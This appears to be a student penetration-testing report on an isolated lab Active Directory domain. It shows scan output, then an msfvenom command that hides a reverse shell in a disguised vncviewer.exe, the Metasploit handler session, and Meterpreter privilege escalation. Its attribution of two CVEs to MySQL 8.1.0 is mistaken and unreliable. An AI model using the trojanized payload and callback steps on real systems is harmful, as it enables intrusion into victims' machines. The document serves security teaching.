Vulnerability Assessment, Penetration Testing, and Lateral Movement in a Simulated Corporate Domain

Course: CYT 100 - Information Security Principles and Policies

INSTRUCTOR

Prof. Pantea Nayebi

GROUP MEMBERS

Khang Le – 119039253

Md Abid Al Mohaimin – 100986249

Rojin Thomas – 115531253

Gurwinder Pal Singh – 121675243

TABLE OF CONTENTS

1. INTRODUCTION

This project demonstrates a comprehensive security assessment of a simulated corporate network environment, designed to mirror a real-world Active Directory infrastructure. The primary objective was to execute a complete cyberattack lifecycle—ranging from initial reconnaissance to domain-wide lateral movement—to identify critical security gaps and propose effective remediations.

The assessment was conducted within a strictly isolated VMnet1 (Host-only) environment. The network consisted of an attacker machine (Kali Linux) targeting a Windows Active Directory domain (project.ISPP). This report details the specific tools, techniques, and procedures (TTPs) used to compromise the network, alongside a strategic plan to harden the infrastructure against such threats.

2. METHODOLOGIES

This section details the step-by-step technical execution of the project. All activities were logged and verified against the implementation notes.

2.1 Lab Setup & Network Configuration

We established a host-only network to ensure isolation from external networks. The subnet 192.168.208.0/24 was configured with static IP addressing to ensure service reliability.

- **Attacker:** Kali Linux (192.168.208.10).
- **Domain Controller:** Windows Server 2022 (192.168.208.12), hosting the domain project.ISPP.
- **Target Clients:** Windows 10 endpoints (192.168.208.11 and .13) joined to the domain.

Connectivity was verified via ICMP ping sweeps to ensure all machines were reachable prior to the assessment.

2.2 Reconnaissance & Enumeration

We utilized **Nmap** for host discovery and deep service analysis.

- **Host Discovery:** An initial ping scan (nmap -sn) confirmed all four hosts were active.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sn 192.168.208.0/24

[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 00:50 EST
Nmap scan report for 192.168.208.11
Host is up (0.00021s latency).
MAC Address: 00:0C:29:25:C5:D8 (VMware)
Nmap scan report for 192.168.208.12
Host is up (0.00038s latency).
MAC Address: 00:0C:29:D9:A4:FA (VMware)
Nmap scan report for 192.168.208.13
Host is up (0.00038s latency).
MAC Address: 00:0C:29:2B:F4:C8 (VMware)
Nmap scan report for 192.168.208.10
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 28.16 seconds
```

- **Service Scanning:** Aggressive scans (nmap -sV -sC -O -p-) were run against the targets.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC -O -p- 192.168.208.12
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 00:55 EST
Nmap scan report for 192.168.208.12
Host is up (0.00029s latency).
Not shown: 65514 filtered tcp ports (no-response)
PORT      STATE SERVICE       VERSION
53/tcp    open  domain        Simple DNS Plus
80/tcp    open  http          Microsoft IIS httpd 10.0
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
| http-methods:
|_  Potentially risky methods: TRACE
88/tcp    open  kerberos-sec  Microsoft Windows Kerberos (server time: 2025-11-25 05:57:19Z)
135/tcp   open  msrpc         Microsoft Windows RPC
139/tcp   open  netbios-ssn   Microsoft Windows netbios-ssn
389/tcp   open  ldap          Microsoft Windows Active Directory LDAP (Domain: project.ISPP0., Site: Default-First-Si
te-Name)
445/tcp   open  microsoft-ds?
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap          Microsoft Windows Active Directory LDAP (Domain: project.ISPP0., Site: Default-First-Si
te-Name)
3269/tcp  open  tcpwrapped
5985/tcp  open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-server-header: Microsoft-HTTPAPI/2.0
|_http-title: Not Found
9389/tcp  open  mc-nmf        .NET Message Framing
49664/tcp open  msrpc         Microsoft Windows RPC
49667/tcp open  msrpc         Microsoft Windows RPC
49670/tcp open  ncacn_http    Microsoft Windows RPC over HTTP 1.0
49671/tcp open  msrpc         Microsoft Windows RPC
49674/tcp open  msrpc         Microsoft Windows RPC
49681/tcp open  msrpc         Microsoft Windows RPC
49689/tcp open  msrpc         Microsoft Windows RPC
MAC Address: 00:0C:29:D9:A4:FA (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2022|11|2016 (97%)
OS CPE: cpe:/o:microsoft:windows_server_2022 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2022 (97%), Microsoft Windows 11 21H2 (91%), Microsoft Windows Server
 2016 (91%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: Host: WIN-91PJQHVRL0M; OS: Windows; CPE: cpe:/o:microsoft:windows
```

```
Host script results:
|_nbstat: NetBIOS name: WIN-91PJQHVRL0M, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:d9:a4:fa (VMware)
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled and required
| smb2-time:
|   date: 2025-11-25T05:58:12
|_  start_date: N/A

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 222.95 seconds
```

- **Windows Server (.12):** Identified open ports 53 (DNS), 88 (Kerberos), 389 (LDAP), and 445 (SMB).
- **Windows Client (.11):** Revealed IIS Web Server (Port 80) and MySQL Database (Port 3306) running on a workstation.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC -O -p- 192.168.208.11
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 00:59 EST
Nmap scan report for 192.168.208.11
Host is up (0.00036s latency).
Not shown: 65529 filtered tcp ports (no-response)
PORT      STATE SERVICE    VERSION
80/tcp    open  http       Microsoft IIS httpd 10.0
|_http-title: IIS Windows
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc      Microsoft Windows RPC
3306/tcp  open  mysql      MySQL 8.1.0
|_ssl-date: TLS randomness does not represent time
| ssl-cert: Subject: commonName=MySQL_Server_8.1.0_Auto_Generated_Server_Certificate
| Not valid before: 2023-09-05T19:35:13
|_Not valid after:  2033-09-02T19:35:13
5040/tcp  open  unknown
7680/tcp  open  pando-pub?
33060/tcp open  mysqlx     MySQL X protocol listener
MAC Address: 00:0C:29:25:C5:D8 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 10|11|2019 (92%)
OS CPE: cpe:/o:microsoft:windows_10 cpe:/o:microsoft:windows_11 cpe:/o:microsoft:windows_server_2019
Aggressive OS guesses: Microsoft Windows 10 1803 (92%), Microsoft Windows 10 1903 - 21H1 (92%), Microsoft Windows 11
(89%), Microsoft Windows 10 1809 (87%), Microsoft Windows 10 1909 (85%), Microsoft Windows 10 1909 - 2004 (85%), Wind
ows Server 2019 (85%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 1 hop
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 333.39 seconds
```

- **Detailed Enumeration:**
  - **IIS:** Nmap scripts (http-enum, http-headers) and **Nikto** were used to inspect the web server, identifying missing security headers.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -sC -p80 --script http-enum,http-methods,http-headers 192.168.208.11
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 01:29 EST
Nmap scan report for 192.168.208.11
Host is up (0.00036s latency).

PORT   STATE SERVICE VERSION
80/tcp open  http    Microsoft IIS httpd 10.0
| http-headers:
|   Content-Length: 696
|   Content-Type: text/html
|   Last-Modified: Tue, 05 Sep 2023 19:52:52 GMT
|   Accept-Ranges: bytes
|   ETag: "5571d8e32e0d91:0"
|   Server: Microsoft-IIS/10.0
|   Date: Tue, 25 Nov 2025 06:29:47 GMT
|   Connection: close
|
|_  (Request type: HEAD)
| http-methods:
|   Supported Methods: OPTIONS TRACE GET HEAD POST
|_  Potentially risky methods: TRACE
MAC Address: 00:0C:29:25:C5:D8 (VMware)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 72.38 seconds
```

- **MySQL:** Specific scripts (mysql-info) identified the database version as **MySQL 8.1.0** and checked for empty passwords.


```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo nmap -sV -p3306,33060 --script mysql-info,mysql-empty-password 192.168.208.11
[sudo] password for kali:
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-25 05:17 EST
Nmap scan report for 192.168.208.11
Host is up (0.00038s latency).

PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 8.1.0
| mysql-info:
|   Protocol: 10
|   Version: 8.1.0
|   Thread ID: 88
|   Capabilities flags: 65535
|   Some Capabilities: LongColumnFlag, InteractiveClient, DontAllowDatabaseTableColumn, Speaks41ProtocolOld, SupportsTransactions, IgnoreSigpipes, ConnectWithDatabase, FoundRows, IgnoreSpaceBeforeParenthesis, Speaks41ProtocolNew, SupportsCompression, SupportsLoadDataLocal, LongPassword, Support41Auth, SwitchToSSLAfterHandshake, ODBCClient, SupportsMultipleStatments, SupportsAuthPlugins, SupportsMultipleResults
|   Status: Autocommit
|   Salt: e\x18@p~%itwsznQ\x02\x03k>cC`
|_  Auth Plugin Name: caching_sha2_password
33060/tcp open  mysqlx  MySQL X protocol listener
MAC Address: 00:0C:29:25:C5:D8 (VMware)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.39 seconds
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ nikto -h 192.168.208.11 -p 80
- Nikto v2.5.0
---------------------------------------------------------------------------
+ Target IP:          192.168.208.11
+ Target Hostname:    192.168.208.11
+ Target Port:        80
+ Start Time:         2025-11-25 05:21:25 (GMT-5)
---------------------------------------------------------------------------
+ Server: Microsoft-IIS/10.0
+ /: The anti-clickjacking X-Frame-Options header is not present. See: https://developer.moz
illa.org/en-US/docs/Web/HTTP/Headers/X-Frame-Options
+ /: The X-Content-Type-Options header is not set. This could allow the user agent to render
 the content of the site in a different fashion to the MIME type. See: https://www.netsparke
r.com/web-vulnerability-scanner/vulnerabilities/missing-content-type-header/
+ No CGI Directories found (use '-C all' to force check all possible dirs)
+ OPTIONS: Allowed HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ OPTIONS: Public HTTP Methods: OPTIONS, TRACE, GET, HEAD, POST .
+ 8102 requests: 0 error(s) and 4 item(s) reported on remote host
+ End Time:           2025-11-25 05:21:39 (GMT-5) (14 seconds)
---------------------------------------------------------------------------
+ 1 host(s) tested
```


2.3 Vulnerability Identification

To automate the detection of Common Vulnerabilities and Exposures (CVEs), we deployed **OpenVAS (Greenbone)**.

- **Process:** A "Full and fast" scan was executed against the Client machine (192.168.208.11).



- **Critical Findings:** The scan returned high-severity results for the Oracle MySQL Server (v8.1.0).



- **CVE-2023-38545** (Severity 9.8): A critical buffer overflow vulnerability.
- **CVE-2023-39975** (Severity 8.8): A vulnerability allowing potential denial of service.

- These findings confirmed that unpatched third-party software was a primary entry point.

2.4 Exploitation

We selected a social engineering approach to exploit the Windows 10 Client, utilizing **Metasploit** to generate a malicious payload.

- **Payload Creation:** We used msfvenom to embed a reverse TCP shell into a legitimate-looking executable (vncviewer.exe).

    - *Command:* msfvenom -p windows/shell/reverse_tcp -x ... -o vncviewer.exe.

- **Delivery & Execution:** The file was hosted on the Kali Apache server. Once executed on the target machine, it initiated a connection back to the attacker.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfvenom -p windows/shell/reverse_tcp -x /usr/share/windows-binaries/vncviewer.exe -k -f
 exe -o vncviewer.exe lhost=192.168.208.10 lport=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 420864 bytes
Saved as: vncviewer.exe

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service apache2 start
[sudo] password for kali:

┌──(kali㉿kali)-[~/Desktop]
└─$ sudo service apache2 status
● apache2.service - The Apache HTTP Server
     Loaded: loaded (/usr/lib/systemd/system/apache2.service; disabled; preset: disabled)
     Active: active (running) since Tue 2025-11-25 05:29:48 EST; 6s ago
 Invocation: b74ff5e88d7b465bb52406579a4c51ea
       Docs: https://httpd.apache.org/docs/2.4/
    Process: 7468 ExecStart=/usr/sbin/apachectl start (code=exited, status=0/SUCCESS)
   Main PID: 7484 (apache2)
      Tasks: 7 (limit: 2163)
     Memory: 28.1M (peak: 28.4M)
        CPU: 72ms
     CGroup: /system.slice/apache2.service
             ├─7484 /usr/sbin/apache2 -k start
             ├─7487 /usr/sbin/apache2 -k start
             ├─7488 /usr/sbin/apache2 -k start
             ├─7489 /usr/sbin/apache2 -k start
             ├─7490 /usr/sbin/apache2 -k start
             ├─7491 /usr/sbin/apache2 -k start
             └─7492 /usr/sbin/apache2 -k start

Nov 25 05:29:48 kali systemd[1]: Starting apache2.service - The Apache HTTP Server...
Nov 25 05:29:48 kali systemd[1]: Started apache2.service - The Apache HTTP Server.
```

```
┌──(kali㉿kali)-[~/Desktop]
└─$ sudo cp vncviewer.exe /var/www/html

┌──(kali㉿kali)-[~/Desktop]
└─$ ls -l /var/www/html
total 428
-rw-r--r-- 1 root root  10703 Nov 24 17:26 index.html
-rw-r--r-- 1 root root    615 Nov 24 17:24 index.nginx-debian.html
-rw-r--r-- 1 root root 420864 Nov 25 05:32 vncviewer.exe
```

- **Access:** A reverse TCP handler (exploit/multi/handler) caught the connection, and the session was immediately upgraded to **Meterpreter** to facilitate advanced operations.

```
┌──(kali㉿kali)-[~/Desktop]
└─$ msfconsole -q
msf > use /exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf exploit(multi/handler) > set PAYLOAD windows/shell/reverse_tcp
PAYLOAD => windows/shell/reverse_tcp
msf exploit(multi/handler) > set LHOST 192.168.208.10
LHOST => 192.168.208.10
msf exploit(multi/handler) > set LPORT 8080
LPORT => 8080
msf exploit(multi/handler) > options

Payload options (windows/shell/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh, thread, process
                                        , none)
   LHOST     192.168.208.10   yes       The listen address (an interface may be specified)
   LPORT     8080             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Wildcard Target



View the full module info with the info, or info -d command.

msf exploit(multi/handler) > run
[*] Started reverse TCP handler on 192.168.208.10:8080
[*] Sending stage (240 bytes) to 192.168.208.11
[*] Command shell session 1 opened (192.168.208.10:8080 -> 192.168.208.11:38996) at 2025-11-
25 05:44:15 -0500


Shell Banner:
Microsoft Windows [Version 10.0.19045.4842]
(c) Microsoft Corporation. All rights reserved.

C:\Users\client1\Downloads>
-----
```


```
C:\Users\client1\Downloads>
C:\Users\client1\Downloads>^Z
Background session 1? [y/N]  y
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type              Information                  Connection
  --  ----  ----              -----------                  ----------
  1         shell x86/windows  Shell Banner: Microsoft Wind  192.168.208.10:8080 -> 192.16
                               ows [Version 10.0.19045.4842  8.208.11:38996 (192.168.208.1
                               ] (c) Microsoft Corp...       1)

msf exploit(multi/handler) > sessions -u 1
[*] Executing 'post/multi/manage/shell_to_meterpreter' on session(s): [1]
[*] Upgrading session ID: 1
[*] Starting exploit/multi/handler
[*] Started reverse TCP handler on 192.168.208.10:4433




msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) >
msf exploit(multi/handler) >
[*] Sending stage (230982 bytes) to 192.168.208.11
```


```
msf exploit(multi/handler) > sessions

Active sessions
===============

  Id  Name  Type                     Information               Connection
  --  ----  ----                     -----------               ----------
  1         shell x86/windows        Shell Banner: Microsoft W  192.168.208.10:8080 -> 192
                                     indows [Version 10.0.1904  .168.208.11:38996 (192.168
                                     5.4842] (c) Microsoft Cor  .208.11)
                                     p...
  2         meterpreter x64/windows  PROJECT\Administrator @ C  192.168.208.10:4433 -> 192
                                     LIENT1                     .168.208.11:39007 (192.168
                                                                .208.11)

msf exploit(multi/handler) >
[*] Stopping exploit/multi/handler
[*] Meterpreter session 2 opened (192.168.208.10:4433 -> 192.168.208.11:39007) at 2025-11-25
 05:54:34 -0500

msf exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...
```

```
meterpreter > getuid
Server username: PROJECT\Administrator
meterpreter > getsystem
...got system via technique 1 (Named Pipe Impersonation (In Memory/Admin)).
meterpreter > sysinfo
Computer        : CLIENT1
OS              : Windows 10 22H2+ (10.0 Build 19045).
Architecture    : x64
System Language : en_US
Domain          : PROJECT
Logged On Users : 16
Meterpreter     : x64/windows
meterpreter > ipconfig

Interface  1
============
Name         : Software Loopback Interface 1
Hardware MAC : 00:00:00:00:00:00
MTU          : 4294967295
IPv4 Address : 127.0.0.1
IPv4 Netmask : 255.0.0.0
IPv6 Address : ::1
IPv6 Netmask : ffff:ffff:ffff:ffff:ffff:ffff:ffff:ffff


Interface 14
============
Name         : Intel(R) 82574L Gigabit Network Connection
Hardware MAC : 00:0c:29:25:c5:d8
MTU          : 1500
IPv4 Address : 192.168.208.11
IPv4 Netmask : 255.255.255.0
IPv6 Address : fe80::b3d3:7b1f:b533:75f3
IPv6 Netmask : ffff:ffff:ffff:ffff::

meterpreter >
```

